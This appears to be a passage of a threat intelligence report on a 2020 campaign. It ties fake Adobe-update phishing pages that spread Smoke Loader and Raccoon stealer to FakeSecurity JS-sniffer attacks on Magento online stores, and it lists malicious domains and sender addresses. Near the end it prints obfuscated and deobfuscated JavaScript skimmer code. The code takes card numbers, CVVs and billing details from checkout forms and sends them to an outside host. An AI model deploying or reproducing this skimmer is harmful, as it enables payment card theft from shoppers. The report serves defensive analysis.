
Database Entry

ID:	441030
URL:	http://google-document.co.za/doc/loader.exe
URL Status:	Offline
Host:	google-document.co.za
Date added:	2020-08-25 15:04:08 UTC
Threat:	Malware download
Google Safe Browsing:	Clean
Spamhaus DBL ↗ :	Not listed
SURBL ↗ :	Not listed
Quad9 ↗ :	Not blocked
AdGuard ↗ :	Blocked ↗
Reporter:	Anonymous
Abuse complaint sent (?):	Yes (2020-08-25 15:06:02 UTC to abusepoc[at]aftrinic[dot]net)
Takedown time:	17 days, 0 hours, 5 minutes ⓘ (down since 2020-09-11 15:11:18 UTC)
Tags:	Smoke Loader ↗


The fact that the cybercriminals additionally use loaders in their campaigns could indicate that they are still searching for the most effective tools.

Fourth wave

Some of the domains registered in early September 2020 mimicked Adobe in their names. From September 14, 2020, Group-IB experts found Mephistophilus with an identical pattern on these hosts, just like during the first wave.




Connection between the Mephistophilus infrastructure and the 2019 and 2020 campaigns established with the help of Group-IB Graph Network Analysis



Screenshot of a Mephistophilus decoy page

Clicking on the "Download" plugin button downloads the Raccoon stealer file SHA1:
bcfb45e5451435530156f1f02ddb9cadf6338e9 from
[https://updateforadobenew\[.\]co.za/file_d/adobe-reader-v13.11.1.3.exe](https://updateforadobenew[.]co.za/file_d/adobe-reader-v13.11.1.3.exe).




Data from Group-IB Threat Hunting Framework Polygon



MITRE ATT&CK matrix of the file analyzed

Note: Around mid-July 2020, the attackers deleted their Telegram channel. It was restored on September 14, 2020 and the description contained the encrypted address of the active C&C server. At the time of writing, the channel is inactive again.



blintick Telegram channel content























Relation to FakeSecurity

This malicious campaign bears a striking resemblance to a series of FakeSecurity JS-sniffer attacks described by Group-IB in November 2019. Past attacks targeted owners of online stores powered by Magento CMS. In the campaign [described](#) previously, the attackers also used such tools as the Vidar stealer and the Mephistophilus phishing kit, with an identical template for Adobe updates. In addition, the attackers used the same hosting service to register domains in both campaigns.

In the 2020 campaign, the same attack vector was used and involved subsequent

distribution of the Raccoon stealer. In addition, the investigation revealed messages sent to several online stores from bezco.quoise1988@wp.pl and outtia.lene1985@wp.pl.

A detailed analysis of the first-wave malware distribution via Mephistophilus phishing pages revealed a link between the domains involved in this campaign (in particular documents-cloud-server*.[.]co.za) and the FakeSecurity campaign. During the 2020 campaign, phishing pages were available at the following URLs:


	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	294 KB	7	3	2	
	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	295 KB	7	3	2	
	www.documents-cloud-server6.co.za/view/public/Statement00810014/PDF/Statment0...	5 months	294 KB	7	3	2	
	www.documents-cloud-server2.co.za/view/public/Statement00810012/PDF/Statment0...	5 months	294 KB	7	3	2	
	www.documents-cloud-server2.co.za/view/public/Statement00810012/PDF/Statment0...	5 months	294 KB	7	3	2	
	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	
	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	
	adobeupdateplugins.com/view/public/BankStatement/PDF/Statment00810012.pdf	7 months	294 KB	8	4	4	
	www.updatepluginsnetwork.com/view/public/BankStatement040391/PDF/Statment0081...	7 months	294 KB	7	3	2	
	alloaypparel.com/view/public/Statement00534521/PDF/Statement001854.pdf	a year	294 KB	7	3	2	
	document.mage-security.org/view/public/my_5/PDF/eStmt1.pdf	a year	294 KB	7	3	2	

List of domains with an identical structure

According to urlscan[.]io, more than 20 sites with a similar structure were discovered, but the one that stands out is alloaypparel[.]com. It was used in the FakeSecurity campaign.

Since March 2020, Group-IB specialists have started detecting online store infections with a JS sniffer obfuscated by the aaencode algorithm (<https://utf-8.jp/public/aaencode.html>). The malware was loaded from get-js[.]com. WHOIS records similar to those used previously by this group were located at get-js[.]com:

- fiswedbesign[.]com
- alloaypparel[.]com
- firstofbanks[.]com
- magento-security[.]org
- mage-security[.]org



Connection between FakeSecurity infrastructure during the 2019 campaign and the domain get-js[.]com built with the help of Group-IB Graph Network Analysis

```

ω' /= / ` m' ) / 1  // * ∇ * / [ ' _ ]; o = ( ^ - ) = _ = 3; c = ( ^ θ ) = ( ^ - ) - ( ^ - ); ( ^ D ) = ( ^ θ ) = ( o ^ ^ o ) / ( o ^ _
- ( ^ θ ) ] , D / : ( ( ^ - == 3 ) + ' _ ) [ ^ - ] }; ( ^ D ) [ ^ θ ] = ( ( ^ ω / == 3 ) + ' _ ) [ c ^ ^ o ]; ( ^ D ) [ ^ c ] = ( ( ^ D ) + ' _
[ ^ c ] + ( ^ D ) [ ^ o ] + ( ^ ω / + ' _ ) [ ^ θ ] + ( ( ^ ω / == 3 ) + ' _ ) [ ^ - ] + ( ( ^ D ) + ' _ ) [ ( ^ - ) + ( ^ - ) ] + ( ( ^ - == 3 ) +
[ ( ^ - ) + ( ^ - ) ] + ( ^ D ) [ ^ o ] + ( ( ^ - == 3 ) + ' _ ) [ ^ θ ] ; ( ^ D ) [ ^ - ] = ( o ^ ^ o ) [ ^ o ] [ ^ o ] ; ( ^ ε ) = ( ( ^ - == 3 ) +
- ^ θ ] + ( ( ^ - == 3 ) + ' _ ) [ ^ θ ] + ( ^ ω / + ' _ ) [ ^ θ ] ; ( ^ - ) + ( ^ θ ) ; ( ^ D ) [ ^ ε ] = ' \ \ ; ( ^ D ) . θ / = ( ^ D + ^ - ) [
^ D ) [ ^ - ] ( ^ ε + ( ^ D ) [ ^ o ] + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^
^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ - ) + ( c ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( o ^ ^ o ) + ( c ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ - ) + ( c
c ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( o ^ ^ o ) + ( ^ D ) [
^ θ ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( ^ - ) + ( ^ θ ) ) +
( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ( ^ - ) + ( ^ θ ) ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) +
^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( c ^ ^ o ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] +
^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε
+ ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( c ^ ^ o ) + ( ( o ^ ^ o
( ( o ^ ^ o ) - ( ^ θ ) ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ^ θ ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( ^ - ) + ( o ^ ^ o ) ) +
^ θ ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( ^ - ) + ( ^ θ ) ) + (
^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( o ^ ^ o ) - ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ( ^ - ) + ( ^ θ ) ) + (
+ ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + (
^ D ) [ ^ ε ] + ( ( ^ - ) + ( ^ θ ) ) + ( ^ θ ) + ( ^ D ) [ ^ ε ] + ( ( ^ - ) + ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ - ) + ( c ^ ^ o ) +
( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ - ) + ( c ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) -
( ( ^ - ) + ( ^ θ ) ) + ( ( ^ - ) + ( o ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( o ^ ^ o ) + ( o ^ ^ o ) + ( o ^ ^ o ) - ( ^ θ ) ) + ( ^ D ) [
( ( ^ - ) + ( ^ θ ) ) + ( ^ θ ) + ( ^ D ) [ ^ ε ] + ( ( ^ - ) + ( o ^ ^ o ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ( o ^ ^ o ) + ( o ^ ^ o ) +
+ ( ^ θ ) ) + ( ^ θ ) + ( ^ D ) [ ^ ε ] + ( ( ^ - ) + ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( o ^ ^ o ) + ( c ^ ^ o ) +
( ^ θ ) ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ^ - ) + ( ( ^ - ) + ( ^ θ ) ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( ( o ^ ^ o )
( ( o ^ ^ o ) + ( o ^ ^ o ) + ( ^ - ) + ( ^ D ) [ ^ ε ] + ( ^ θ ) + ( ( ^ - ) + ( ^ θ ) ) + ( c ^ ^ o ) + ( ^ D ) [ ^ ε ] + ( ( ^ - ) + ( o ^ ^ o ) ) +

```

Part of JS-sniffer code obfuscated with aencode

After deobfuscating it, Group-IB established that the malware used for infections was a modified version of the FakeSecurity JS-sniffer. Its distribution was analyzed in November 2019.

```

var fname = document.getElementById("billing:firstname").value;
var lname = document.getElementById("billing:lastname").value;
var email = document.getElementById("billing:email").value;
var telephone = document.getElementById("billing:telephone").value;
var post = document.getElementById("billing:postcode").value;
var street = document.getElementById("billing:street1").value;
var city = document.getElementById("billing:city").value;
var e1 = document.getElementById("billing:region_id");
var state = e1.options[e1.selectedIndex].innerHTML;
var e2 = document.getElementById("billing:country_id");
var country = e2.options[e2.selectedIndex].value;
var ccnum = document.getElementById("authorizenet_cc_number").value;
var cvv = document.getElementById("authorizenet_cc_cid").value;
var e3 = document.getElementById("authorizenet_expiration");
var exp_m = e3.options[e3.selectedIndex].value;
var e4 = document.getElementById("authorizenet_expiration_yr");
var exp_y = e4.options[e4.selectedIndex].value;
var result = ccnum+" "+exp_m+" "+exp_y+" "+cvv+" "+fname+" "+lname+" "+street+" "+country+" "+post+"
 "+state+" "+city+" "+telephone+" "+email+" ;null;null;null;vaRedacted te.com;";
var n = document.createElement("img");
var myStr = result;
var key = 41;

function crypt(str, key){
    var newstr = '';
    for(let i=0; i < str.length; i++) {
        let char = str.charCodeAt(i) ^ key;
        newstr += String.fromCharCode(char);
    }
    return newstr;
}

var result1 = btoa(crypt(myStr, key));

n.src = "https://get-js.com/post.php?payment="+result1;
}
});
}

```

Deobfuscated code of
the FakeSecurity JS-
sniffer modified version

